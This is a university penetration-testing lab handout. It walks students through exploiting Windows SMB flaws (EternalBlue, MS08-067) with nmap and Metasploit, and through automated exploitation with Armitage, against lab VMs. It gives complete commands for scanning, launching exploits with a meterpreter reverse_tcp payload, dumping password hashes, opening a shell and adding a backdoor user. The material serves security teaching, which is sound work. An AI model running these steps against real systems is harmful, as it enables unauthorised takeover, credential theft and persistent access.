

Computer and Network Security

Lab 05 (“Becoming Sensitive”)

Disclaimer. Hacking without permission is illegal. These labs are strictly educational for learning about cyber-security in the areas of ethical hacking and penetration testing so that we can protect ourselves against the real hackers. Hence, any attack technique, tools, and technology, learned during these labs should only be launched on systems you either own or have permission to launch attacks on. Don’t wrong your classmates by launching attacks against them—they will know in the judgement day and you will pay for that. Please be professional, wise, and mature.

Lab Note. In Lectures 3, you have learned what a security vulnerability is. A security vulnerability is a weakness or a flaw in a system that can be exploited to cause harm to the system. Also, throughout the lecture and multiple tutorial sessions, you have learned that one of the most common form of vulnerabilities in operating systems is buffer overflow, which could take place on the stack or on the heap.

Description. In this lab, you will learn how to exploit buffer overflow-based vulnerabilities on Windows operating systems to take full remote control of the system. You will also understand the importance and the consequences of leaving unnecessary vulnerable services running on your systems.

Task 1 (Exploiting SMBv1 to Pawn a Windows Machine)

In this part, you are going to compromise a Windows machine running Microsoft Windows Vista, 7, 8, and 10 (as well as other version of Windows Server), by exploiting a flaw in the SMBv1 (Server Message Block v1) protocol. The vulnerability (known as Windows SMB Remote Code Execution) is enumerated as CVE-2017-0143, in the CVE database. A remote attacker can execute arbitrary code by just sending crafted SMB requests to the SMB server, causing a buffer overflow and redirecting the server to execute a malicious code, e.g., a code that establishes a connection back with the attacker (this is also know as reverse TCP).

1. First, make sure to have two VMs, one running the Kali Linux (attacker) and one running a Windows operating system (the victim, e.g., Windows 7). Start both machines.
2. On the attacker computer, we can use **nmap** to scan for open ports and running services. You can run the command `$nmap -Pn 192.168.1.20`, where `192.168.1.20` should be replaced with your target computer. You should discover that both ports 139 and 445 are be open, running the services **netbios-ssn** and **microsoft-ds**, respectively.
3. Now, you will use **nmap** again, but this time, you will invoke a script on port 445 to test whether the target machine is vulnerable to the **CVE-2017-0143** (as well as other SMB-related vulnerabilities). Run:

```
$nmap --script smb-vul* -p 445 192.168.1.20
```

4. You should discover that the target PC is indeed vulnerable to **CVE-2017-0143**. You may discover that the target has also some other SMBv1-related flaws.
5. The **CVE-2017-0143** should have the label **smb-vuln-ms17-010**. Take note of this as a reference to generate the respective exploit later on.
6. Fire up **metasploit** by running **msfconsole**. The **metasploit** framework is an open-source penetration testing and ethical hacking tool widely used for developing, testing, and executing exploit code against a remote target machine. It provides a comprehensive environment for penetration testers, security researchers, and ethical hackers to assess the security of systems and networks.

7. First, you need to check whether **metasploit** contains **exploits** (programs to exploit vulnerabilities) related to **ms17-010** (run `> search ms17`). **metasploit** will display the path to the respective exploit, if it has it in its database.
8. We are going to choose Option 0 (a.k.a., EternalBlue). Type **use 0**, or:

```
> use exploit/windows/smb/ms17_010_eternalblue
```
9. The tool will inform you that it is going to use the **meterpreter/reverse_tcp** as a payload. I.e., upon exploiting the PC using the exploit we have set above, the payload will be the malicious code to be executed, which is in this case, a program that will initiate a connection with the attacker (i.e., the target will connect to the attacker — a.k.a., reverse tcp connection). If it does not set it, then you could type:

```
> set payload windows/x64/meterpreter/reverse_tcp
```
10. Type in **show options** to fill up some information fields, such as the IP address of the target computer (**RHOST**). Set the target IP address by typing `> set RHOST 192.168.1.20`.
11. At this stage, the vulnerability is known (**CVE-2017-0143**), the exploit is ready, and the payload is ready too. Run the attack by typing `> exploit`.
12. The attack will take place. You could also observe the exchanged packets by running **Wireshark** on the attacker's computer.
13. **metasploit** should succeed the exploitation of the vulnerability, and the module **meterpreter** will successfully establish a connection (you should see **session 1 opened**).
14. Now, the target computer is **Pawned**. Type the following:
 - **help** to see what you can do through **meterpreter**.
 - **sysinfo** to get information about the target computer system.
 - **screenshot** to get a screenshot of the target computer system.
 - **hashdump** to dump the SAM (Security Account Manager) file of the target computer. What does the content you obtained after running the previous command mean?

- **shell** to get a shell as if you are running a cmd on the target machine as root.
- Once on the **shell**, create a user: `net user bombino 12345 \add`

Task 2 (Exploiting RPC over SMB to Pawn a Windows XP Machine)

In this part, you are going to compromise a Windows machine running Microsoft Windows XP, by exploiting a flaw in the RPC (Remote Procedure Call) service. The vulnerability (known as Server Service Vulnerability) is enumerated as CVE-2008-4250, in the CVE database. A remote attacker can execute arbitrary code by just sending crafted RPC requests to the RPC server, causing a buffer overflow and redirecting the server to execute a malicious code, e.g., a code that establishes a connection back with the attacker (i.e., reverse TCP).

1. The vulnerability **CVE-2008-4250** is associated to a flaw in the RPC protocol when used over SMB (we can still claim that the vulnerability is within SMB). Follow the same steps you went through with SMBv1 attack in Task 1, until the invocation of the **nmap** script. You should discover that the target machine is vulnerable to the previous **CVE-2017-0143** flaw and the **CVE-2008-4250** flaw (which we are interested in).
2. The **CVE-2008-4250** should have the label **smb-vuln-ms08-067**. Take note of this as a reference to generate the respective exploit later on.
3. Check whether **metasploit** contains **exploits** (programs to exploit vulnerabilities) related to **ms08-067** (run `> search ms08`). **metasploit** will display the path the the respective exploit, if it has it in its database.
4. We are going to choose Option 0. Type **use 0**, or:

```
> use exploit/windows/smb/ms08_067_netapi
```
5. The tool will inform you that it is going to use the **meterpreter/reverse_tcp** as a payload. If it does not set it, then you would have to set it up in the same way you may have done in Task 1. Set the target IP address by typing `> set RHOST 192.168.1.20`.
6. At this stage, the vulnerability is known (**CVE-2008-4250**), the exploit is ready, and the payload is ready too. Run the attack by typing `> exploit`.


7. The attack will take place. You could also observe the exchanged packets by running **Wireshark** on the attacker's computer.
8. **metasploit** should succeed the exploitation of the vulnerability, and will successfully establish a connection (you should see **session 1 opened**).
9. Now, the target computer is **Pawned**.

Task 3 (Automatic Vulnerability Scanning and Exploitation Using Armitage)


In this part, you will use the **Armitage** (/armitaj/) to automate the process of scanning and exploiting vulnerabilities within a local network. You can use this tool, for example, to assess the security of the computers that are connected to your local network in your company or start-up.

1. The tool (**Armitage**) does not come preinstalled on Kali GNU/Linux (You can install it using command: `$ apt get install armitage`).
2. Once installed, you first initiate the metasploit database `$sudo msfdb init`, then start **Armitage** (click on “Connect” to database and then “Yes”).
3. **Armitage** is a graphical extension of **metasploit**. It allows you to perform all **metasploit**'s tasks through a GUI and automate the scanning and exploitation of vulnerability (running attacks in a multi-threaded way).
4. Select “Hosts/Nmap Scan/Intense Scan” to automatically scan for computers within you local network, identify the open ports and running services, and perform OS footprinting.
5. You can target one specific computer (e.g., 192.168.1.20) by selecting “Hosts/Add Hosts...”. Insert the IP address of the target, add it. You should see a graphical object representing a computer being added to the central workspace. Select it by clicking on the object, then hit “scan”. This will automatically perform a port scanning. Similarly, you can display the running service by clicking on the object and selecting “services”.
6. To performing port scanning as well as OS footprinting, select the object, and then through the menu choose “Hosts/Nmap Scan/Intense Scan”. If **Armitage**


managed to determine which operating system the target is running, then you should see the OS logo appearing on that computer object. E.g., the below image shows a Windows 7 target computer.



7. Select the computer and from the top menu, select “Armitage/Set Exploit Rank/Port”. Then from the top menu, select “Attacks/Find Attacks”. Based on the open ports and running services, **Armitage** will try to gather all possible attacks that can be tested (conducted) against the target computer.
8. Select the computer and you will find a new “Attacks” tab on the computer object. From there, you can find all possible exploits. You can check all of them by clicking on “Check exploit” (the last option in that folding menu). The tools will display the exploitable ones in green. Visualize the picture below. This is the case of a Windows 7 target computer. It seems that we can exploit the **eternalblue** vulnerability (discussed in Task 1).



9. If your computer is vulnerable to one of the attacks, you can go ahead and select the attack directly from the menu to that it is automatically launched. In our case, we are exploiting the **smb/ms_17_010_eternalblue** vulnerability. It gives us a reverse TCP connection when selected and launched. If the attack is successful, the target computer will be **pawned** and the graphical object will turn red-owned.



10. You can assess the security of all your devices in your LAN, including smart-phones.